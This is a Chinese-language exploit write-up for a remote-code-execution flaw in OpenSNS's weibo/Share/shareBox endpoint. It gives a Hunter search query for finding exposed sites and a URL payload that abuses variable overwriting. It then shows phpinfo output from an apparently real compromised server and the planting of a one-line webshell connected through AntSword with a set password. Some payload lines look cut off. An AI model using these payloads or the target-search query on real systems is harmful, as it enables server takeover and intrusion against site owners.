

O2-1OpenSNS-RCE

漏洞描述：

opensns是基于tp3开发的，仅支持php5,漏洞入口在 weibo/share/sharebox,通过 get请求提交query参数,存在变量覆盖的漏洞,攻击者通过漏洞发送特定的请求包可以执行任意命令。

网站图片：



网络测绘：

Hunter 语法：


- hunterapp.name="OpenSNS"

漏洞复现：

payload:

/index.php?s=weibo/Share/shareBox&query=app=Common%26model=Schedule%26method=runSchedule%26id[status]=1%26id[method]=Schedule->_validationFieldItem%26id[4]=function%26[6

效果图:



分享至微博

PHP Version 5.6.40	
System	Linux icbao 3.10.0-862.14.4.el7.x86_64 #1 SMP Wed Sep 26 15:12:11 UTC 2018 x86_64
Build Date	May 13 2020 15:59:33
Configure Command	./configure '--prefix=/www/server/php/56' '--with-config-file-path=/www/server/php/56/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache' '--enable-intl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/56/etc
Loaded Configuration File	/www/server/php/56/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS

使用一句话木马并采用蚁剑连接

/index.php?s=weibo/Share/shareBox&query=app=Common%26model=Schedule%26method=runSchedule%26id[status]=1%26id[method]=Schedule->_validationFieldItem%26id[4]=function%26

保存

清空

测试连接

基础配置

URL地址 *

/index.php?s=weibo/Share/shareBox&query=app=Comm

连接密码 *

Haaa

网站备注

编码设置

UTF8

连接类型

PHP

编码器

☒ default (不推荐)

☐ base64

☐ chr

请求信息

其他设置

默认分类 2

成功
连接成功!